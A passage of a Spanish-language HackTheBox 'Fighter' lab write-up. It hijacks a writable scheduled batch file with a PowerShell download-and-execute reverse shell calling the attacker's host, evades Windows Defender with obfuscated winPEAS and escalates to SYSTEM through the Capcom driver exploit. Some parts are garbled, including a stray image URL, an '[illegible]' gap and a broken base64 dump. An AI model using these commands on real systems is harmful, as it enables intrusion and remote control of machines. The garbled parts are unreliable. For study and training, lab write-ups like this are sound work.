LogFileName      : %systemroot%\system32\LogFiles\Firewall\pfirewall.log
LogMaxSizeKilobytes : 4096
LogAllowed       : False
LogBlocked       : False
LogIgnored       : NotConfigured
DisabledInterfaceAliases : {NotConfigured}

Name           : Private
Enabled        : True
DefaultInboundAction : Block
DefaultOutboundAction : Block
AllowInboundRules : NotConfigured
AllowLocalFirewallRules : NotConfigured
AllowLocalIPsecRules : NotConfigured
AllowUserApps   : NotConfigured
AllowUserPorts   : NotConfigured
AllowUnicastResponseToMulticast : NotConfigured
NotifyOnListen   : False
EnableStealthModeForIPsec : NotConfigured
LogFileName      : %systemroot%\system32\LogFiles\Firewall\pfirewall.log
LogMaxSizeKilobytes : 4096
LogAllowed       : False
LogBlocked       : False
LogIgnored       : NotConfigured
DisabledInterfaceAliases : {NotConfigured}
```

Teniendo en cuenta que el firewall estaba activo, utilicé el comando Get-NetFirewallRule -Direction Outbound -Enabled True para listar las reglas de firewall que permitían el tráfico saliente y que estaban habilitadas. Al ejecutar este comando, obtuve una lista detallada de todas las reglas de firewall que permitían el tráfico saliente y que estaban activas en la máquina objetivo.

```
Name           : {3F5C5261-77AE-4F72-9C2A-4BFCE6CD8CBC}
DisplayName     : http_out
Description     :
DisplayGroup    :
Group           :
Enabled        : True
Profile        : Any
Platform       : {}
Direction      : Outbound
Action         : Allow
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner          :
PrimaryStatus   : OK
Status         : The rule was parsed successfully from the store.
                (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
```

Investigando más a fondo esta máquina, descubrí que el archivo clean.bat se ejecuta regularmente.

```
PS C:\Users\decoder> type clean.bat
@echo off
del /q /s c:\users\decoder\AppData\Local\TEMP\*.tmp
exit

PS C:\Users\decoder> icacls clean.bat
clean.bat Everyone:(M)
        NT AUTHORITY\SYSTEM:(I)(F)
        FIGHTER\decoder:(I)(F)
        BUILTIN\Administrators:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

Aprovechando esta circunstancia, borré todo su contenido y añadí un código PowerShell que me permitiera descargar el script Invoke-PowerShellTcp.ps1 para establecer una reverse shell.

```
PS C:\Users\decoder> cmd /c copy /y NUL clean.bat
1 file(s) copied.
PS C:\Users\decoder> cmd /c "echo powershell IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23/CMD.PS1') >> clean.bat"
PS C:\Users\decoder> type clean.bat
powershell IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23/CMD.PS1')
PS C:\Users\decoder>
```

Pasado un tiempo, este script se ejecutó, permitiéndome acceder a la máquina objetivo como el usuario **decoder**. Es importante tener en cuenta que las reglas del firewall activas en la máquina objetivo impiden el tráfico saliente desde puertos no configurados en las mismas. Por lo tanto, es necesario asegurarse de que el puerto elegido para entablar una reverse shell esté permitido en el firewall.

```
(administrador@kali)-[~/Descargas]
└─$ sudo rlrwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.212.115] 49170
Windows PowerShell running as user decoder on FIGHTER
Copyright (c) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami /all

USER INFORMATION
-----
User Name      SID
-----
fighter\decoder S-1-5-21-3593378018-3269441261-861123375-1001

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users   Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON   Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL           Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
```

Con el fin de obtener una mayor información del sistema Windows de esta máquina, utilicé WinPEAS. Esta herramienta permite realizar un reconocimiento exhaustivo del sistema, identificando posibles vulnerabilidades y configuraciones incorrectas que podrían ser explotadas para obtener un mayor control sobre la máquina objetivo. Sin embargo, no es posible descargar este archivo en cualquier carpeta, por lo que es necesario comprobar los directorios en los que puedo escribir.

```
function Get-WritableFolders {
    param (
        [string]$path = "C:\\"
    )

    $folders = Get-ChildItem -Path $path -Recurse -Directory

    foreach ($folder in $folders) {
        try {
            $acl = Get-Acl $folder.FullName
            $accessRules = $acl.Access | Where-Object { $_.FileSystemRights -match "Write" -and $_.AccessControlType -eq "Allow" }
            if ($accessRules) {
                Write-Output $folder.FullName
            }
        } catch {
            Write-Output "No se pudo acceder a $($folder.FullName)"
        }
    }
}
```

El resultado de ejecutar el script anterior es el siguiente:

```
PS C:\Users\decoder\Desktop> IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23/PATH.PS1')
PS C:\Users\decoder\Desktop> Get-WriteableFolders -path "C:\\"
No se pudo acceder a C:\PerfLogs
No se pudo acceder a C:\inetpub\history
No se pudo acceder a C:\inetpub\logs
No se pudo acceder a C:\inetpub\temp\appPools
No se pudo acceder a C:\inetpub\temp\ASP Compiled Templates
No se pudo acceder a C:\inetpub\temp\IIS Temporary Compressed Files
No se pudo acceder a C:\Program Files\Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\Backup
No se pudo acceder a C:\Program Files\Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\DATA
No se pudo acceder a C:\Program Files\Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\JOBS
No se pudo acceder a C:\Program Files\Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\Log
No se pudo acceder a C:\Program Files\Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\repdata
No se pudo acceder a C:\Program Files\Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\Binn\Xtp
No se pudo acceder a C:\Users\.NET v2.0
No se pudo acceder a C:\Users\.NET v2.0 Classic
No se pudo acceder a C:\Users\.NET v4.5
No se pudo acceder a C:\Users\.NET v4.5 Classic
No se pudo acceder a C:\Users\Administrator
No se pudo acceder a C:\Users\Classic .NET AppPool
No se pudo acceder a C:\Users\MSSQL$SQLEXPRESS
No se pudo acceder a C:\Users\sqlservr
No se pudo acceder a C:\Windows\System32\LogFiles\WMI
C:\Windows\System32\LogFiles\WUDF
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
No se pudo acceder a C:\Windows\System32\spool\PRINTERS
No se pudo acceder a C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\store\v2.0\cache
C:\Windows\System32\wbem\AutoRecover
C:\Windows\System32\wbem\Logs
No se pudo acceder a C:\Windows\System32\wbem\WOF
C:\Windows\System32\wbem\Repository
C:\Windows\System32\winevt\TraceFormat
No se pudo acceder a C:\Windows\SysWOW64\config
C:\Windows\SysWOW64\Ipmi
No se pudo acceder a C:\Windows\SysWOW64\MsDtc
No se pudo acceder a C:\Windows\SysWOW64\networklist
C:\Windows\SysWOW64\Tasks
No se pudo acceder a C:\Windows\SysWOW64\Com\dmp
No se pudo acceder a C:\Windows\SysWOW64\inetrv\Config
C:\Windows\SysWOW64\wbem\AutoRecover
C:\Windows\SysWOW64\wbem\Logs
C:\Windows\SysWOW64\wbem\Repository
C:\Windows\WinSxS\InstallTemp
```

A pesar de conocer el directorio donde es posible descargar winPEAS, no es posible ejecutar dicha herramienta en cualquier ubicación del sistema. Esto se debe a que AppLocker tiene establecidas políticas de restricción que determinan en qué directorios se permite la ejecución de aplicaciones. AppLocker es una característica de seguridad en Windows que ayuda a los administradores a controlar qué aplicaciones y archivos los usuarios pueden ejecutar. Estas políticas están diseñadas para prevenir la ejecución de software no autorizado y proteger el sistema contra posibles amenazas.

Para poder ejecutar winPEAS, es necesario identificar los directorios permitidos por las políticas de AppLocker. Esto implica revisar las reglas configuradas en AppLocker y asegurarse de que el directorio elegido para la ejecución de winPEAS esté incluido en las excepciones permitidas. De lo contrario, cualquier intento de ejecutar la herramienta en un directorio no autorizado resultará en un bloqueo por parte de AppLocker.

```
PS C:\Users\decoder\Desktop> Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

PathConditions      : {%PROGRAMFILES%*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 921cc481-6e17-4653-8f75-050b80acca20
Name                 : (Default Rule) All files located in the Program Files
                    : folder
Description          : Allows members of the Everyone group to run applications
                    : that are located in the Program Files folder.
UserOrGroupSid      : S-1-1-0
Action               : Allow

PathConditions      : {%WINDIR%*}
PathExceptions      : {%WINDIR%\temp*}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 9224c02d-9475-4685-85ea-5dbd842e4758
Name                 : All files located in the Windows folder
Description          : Allows members of the Everyone group to run applications
                    : that are located in the Windows folder.
UserOrGroupSid      : S-1-1-0
Action               : Allow

PathConditions      : {%SYSTEM32%\WindowsPowerShell\v1.0*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : ae03f416-194c-4901-b2bd-b3aef5a758c8
Name                 : %SYSTEM32%\WindowsPowerShell\v1.0*
Description          :
UserOrGroupSid      : S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631
                    : 323133
Action               : Deny

PathConditions      : {*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : fd686dd3-a829-4351-8ff4-27c7de5755d2
Name                 : (Default Rule) All files
Description          : Allows members of the local Administrators group to run
                    : all applications.
UserOrGroupSid      : S-1-5-32-544
Action               : Allow
```

Sin embargo, a pesar de conocer el directorio donde puedo ejecutar winPEAS, descubrí que el antivirus Windows Defender está activo. Esto implica que es necesario eludir las defensas del antivirus para poder ejecutar dicha herramienta sin ser detectado.

```
PS C:\Windows\SysWOW64\Tasks> Invoke-PowerShellTcp : Program 'winPEASx64.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ ~~~~~
+ .\winPEASx64.exe
+ ~~~~~
At line:127 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.23 -Port 443
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp
```

Para lograrlo, descargué una versión ofuscada de winPEAS, diseñada para evitar la detección por parte de Windows Defender. A pesar de la gran cantidad de información proporcionada por winPEAS, no encontré nada que pudiera ser de utilidad inmediata.

[illegible]

Escalada de privilegios

Teniendo en cuenta todo lo anterior, decidí examinar los drivers disponibles en el sistema. Durante este proceso, descubrí un driver llamado capcom que podría ser utilizado para escalar privilegios.

```
PS C:\Users\decoder> cmd /c driverquery
```

Module Name	Display Name	Driver Type	Link Date
1394ohci	1394 OHCI Compliant Ho	Kernel	22/08/2013 13:38:14
3ware	3ware	Kernel	12/04/2013 00:49:23
ACPI	Microsoft ACPI Driver	Kernel	07/10/2014 05:29:50
acpiex	Microsoft ACPIEx Drive	Kernel	22/08/2013 13:37:47
acpipagr	ACPI Processor Aggrega	Kernel	22/08/2013 13:38:48
AcpiPmi	ACPI Power Meter Drive	Kernel	22/08/2013 13:38:53
acptime	ACPI Wake Alarm Driver	Kernel	22/08/2013 13:38:58
ADP80XX	ADP80XX	Kernel	12/07/2013 23:47:36
AFD	Ancillary Function Dri	Kernel	13/10/2015 10:10:45
agp440	Intel AGP Bus Filter	Kernel	22/08/2013 13:39:35
ahcache	Application Compatibil	Kernel	12/12/2014 01:51:20
AmdK8	AMD K8 Processor Drive	Kernel	22/08/2013 10:46:34
AmdPPM	AMD Processor Driver	Kernel	22/08/2013 10:46:34
amdsata	amdsata	Kernel	09/07/2013 00:54:38
amdsbs	amdsbs	Kernel	11/12/2012 22:21:44
amdxtata	amdxtata	Kernel	09/07/2013 00:45:00
AppID	AppID Driver	Kernel	29/10/2014 03:46:07
arcsas	Adaptec SAS/SATA-II RA	Kernel	09/07/2013 02:50:17
AsynchMac	RAS Asynchronous Media	Kernel	22/08/2013 13:38:53
atapi	IDE Channel	Kernel	22/08/2013 13:40:39
b06bdrv	Broadcom NetXtreme II	Kernel	04/02/2013 20:47:18
BasicDisplay	BasicDisplay	Kernel	22/08/2013 13:39:31
BasicRender	BasicRender	Kernel	08/11/2017 16:55:00
Beep	Beep	Kernel	22/08/2013 13:40:24
bfadfcdei	bfadfcdei	Kernel	08/04/2013 01:02:01
bfadi	bfadi	Kernel	27/03/2013 22:08:38
browser	Browser Support Driver	File System	04/10/2016 22:39:40
bxfcoe	Broadcom NetXtreme II	Kernel	04/02/2013 22:38:12
bxoio	Broadcom NetXtreme II	Kernel	04/02/2013 22:40:01
Capcom	Capcom	Kernel	05/09/2016 08:43:33
Cbafilt	Cbafilt	File System	22/08/2013 13:39:31

Para explotar esta vulnerabilidad, descargué los scripts necesarios y los agrupé en un solo archivo. Este enfoque permite tener un control centralizado sobre el proceso de explotación, facilitando la ejecución y el manejo de los scripts necesarios para aprovechar la vulnerabilidad del driver capcom y así escalar privilegios en la máquina objetivo.

```
(administrador@kali)-[~/Descargas/Capcom-Rootkit-master]
$ find . -name "*.ps1" -exec cat {} \; -exec echo \; > capcom-all

(administrador@kali)-[~/Descargas/Capcom-Rootkit-master]
$ ls
capcom-all  Capcom.psd1  Capcom.psm1  Driver  Exploit  Headers  Helpers  README.md  Rootkit
```

Después de ejecutar la función Capcom-ElevatePID, logré acceder al sistema con los privilegios de NT AUTHORITY\SYSTEM.

```
PS C:\Users\decoder\Desktop> IEX(New-Object System.Net.WebClient).downloadString('http://10.10.16.23/capcom-all.ps1')
PS C:\Users\decoder\Desktop> Capcom-ElevatePID

[+] SYSTEM Token: 0xFFFFC00130A077CB
[+] Found PID: 2552
[+] PID token: 0xFFFFC00133E8E06E
[!] Duplicating SYSTEM token!

PS C:\Users\decoder\Desktop> whoami /all

USER INFORMATION
-----

User Name          SID
-----
nt authority\system S-1-5-18

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
-----
BUILTIN\Administrators Alias        S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label        S-1-16-16384
```


Sin embargo, para mi sorpresa, todavía no podía leer la flag del usuario root. Al explorar la carpeta Administrator, encontré dos archivos: checkdll.dll y root.exe.

```
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a---             24/10/2017      17:02      9216 checkdll.dll
-a---             08/01/2018      22:34      9728 root.exe

PS C:\Users\Administrator\Desktop>
```

Con el fin de examinar de manera más exhaustiva estos binarios, los transferí a mi máquina de atacante. Para realizar esta transferencia, fue necesario convertir los archivos a formato base64.

```
PS C:\Users\Administrator\Desktop> certutil.exe -encode root.exe root.exe.b64
Input Length = 9728
Output Length = 13434
CertUtil: -encode command completed successfully.
PS C:\Users\Administrator\Desktop> type root.exe.b64
-----BEGIN CERTIFICATE-----
TVQQAAMAAAAEAAAA/8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA4fug4AtAnIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuZDQ0KJAAAAAAAAAA6BudIfmeJG35niRt+Z4kb
dx8aG3JniRsQPIgafGeJGxA8ihp/Z4kbEDyMgm9niRsQPI0ac2eJG60YQht8Z4kb
rDyIGniRt+Z4gbT2eJG6w8gBp8Z4kbrDx2G39niRusPIsaf2eJG1JpY2h+Z4kb
AAAAAAAAAABQRQAATAEGAHozU1oAAAAAAAAAAOAAAgELAQ4AAA4AAAAWAAAAAAAA
IhMAAAQAIAAAABAAAAQAAAAAAGAAABgAAAAAAAAAGAAAAAAABwAAAAABAAA
AAAAAAAAQAIAABAAAAABAAAAEAAEAAAAAAAAABAAAAAAAAAAAAAAAAAFQLAADIAAAA
AFAAAOABAAAAAAAAAAAAAAAAAAAAAAAAAGAAAFQBABwIQAACAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAOAhAABAAAAAAAAAAAAAAAAIAAA1AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAC50ZXh0AAAAvQwAAAAQAAADgAAAAQAAAAAAAAAAAA
AAAAACAAAGAuCmRhdGEAAgLAIAAAIAAAAwAAAAAIAAAAAAAAAAAAAAAAAABAAABA
LmRhdGEAAACMAwAAADAAAAACAAAHgAAAAAAAAAAAAAAAAAAQAAAwC5nZmlkcwAA
IAAAABAAAAAAAgAAACAAAAAAAAAAAAAAAAAAEAAAEaucnNyYwAAAOABAAAAUAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Una vez transferidos, decodifiqué los archivos obtenidos anteriormente:

```
(administrador@kali)-[~/Descargas]
$ cat root.txt.b64 | tr -d '\n' | base64 -d | sponge root.txt.b64


(administrador@kali)-[~/Descargas]
$ mv root.txt.b64 root.exe

(administrador@kali)-[~/Descargas]
$
```

Al inspeccionar el código fuente, observé que se realizaba una operación XOR con el valor 9 en cada byte del string `Fm\feH0l}h`.

```
[0x10001359]> pdf @ sym.Check.dll_check
;-- section..text:
51: sym.Check.dll_check (int32_t arg_8h);
; arg int32_t arg_8h @ ebp+0x8
0x10001000 55          push ebp                ; [00] -r-x section size 4096 named .text
0x10001001 8bec        mov ebp, esp
0x10001003 8b5008      mov edx, dword [arg_8h]
0x10001006 33c0        xor eax, eax
0x10001008 81eac200010 sub edx, str.Fm_fEH0lh ; 0x100020ac ; "Fm\feH0l}h"
0x1000100e 6690        nop
; CODE XREF from sym.Check.dll_check @ 0x10001026(x)
0x10001010 8a8c02ac20.. mov cl, byte [edx + eax + str.Fm_fEH0lh] ; [0x100020ac:1]=70 ; "Fm\feH0l}h"
0x10001017 80f109      xor cl, 9
0x1000101a 3a88ac200010 cmp cl, byte [eax + str.Fm_fEH0lh] ; [0x100020ac:1]=70 ; "Fm\feH0l}h"
0x10001020 750d        jne 0x1000102f
0x10001022 40          inc eax
0x10001023 83f80a      cmp eax, 0xa           ; 10
0x10001026 72e8        jb 0x10001010
0x10001028 b801000000 mov eax, 1
0x1000102d 5d          pop ebp
0x1000102e c3          ret
; CODE XREF from sym.Check.dll_check @ 0x10001020(x)
0x1000102f 33c0        xor eax, eax
0x10001031 5d          pop ebp
0x10001032 c3          ret
[0x10001359]>
```

Teniendo en cuenta esta información, utilicé CyberChef para encontrar el string que debía utilizar. CyberChef es una herramienta versátil que permite realizar diversas operaciones de codificación y decodificación de manera sencilla.



Además, desarrollé un script en C que permite obtener el mismo resultado. Este script realiza la operación XOR con el valor 9 en cada byte del string `Fm\feH0l}h`.

```
Abrió xor_fighter.c
~/Descargas

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv) {
    char data_encrypted[] = "Fm\feH0l}h";

    for (int i = 0; i < strlen(data_encrypted); i++) {
        printf("%c", data_encrypted[i] ^ 9);
    }

    return EXIT_SUCCESS;
}
```

Al ejecutar el programa en C, obtuve la cadena necesaria para leer la flag de root:

```
(administrador@kali)-[~/Descargas]
$ gcc xor_fighter.c -o xor_fighter

(administrador@kali)-[~/Descargas]
$ ./xor_fighter
OdioLaFeta

(administrador@kali)-[~/Descargas]
$
```

Finalmente, con esta cadena, pude acceder y leer la flag del usuario root, completando así el desafío de la máquina “Fighter” en HackTheBox:

```
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a---         24/10/2017    17:02           9216 checkdll.dll
-a---         23/07/2024     02:19        12728 checkdll.dll.b64
-a---         08/01/2018    22:34           9728 root.exe
-a---         23/07/2024     02:16        13434 root.exe.b64

PS C:\Users\Administrator\Desktop> .\root.exe OdioLaFeta
PS C:\Users\Administrator\Desktop>
```

Bibliografía

<https://juggernaut-sec.com/applocker-bypass/>
<https://stackoverflow.com/questions/53779883/find-world-writable-files-with-powershell>
<https://learn.microsoft.com/en-us/powershell/module/netsecurity/get-netfirewallprofile?view=windowsserver2022-ps>
<https://learn.microsoft.com/es-es/windows/security/application-security/application-control/windows-defender-application-control/applocker/administer-applocker>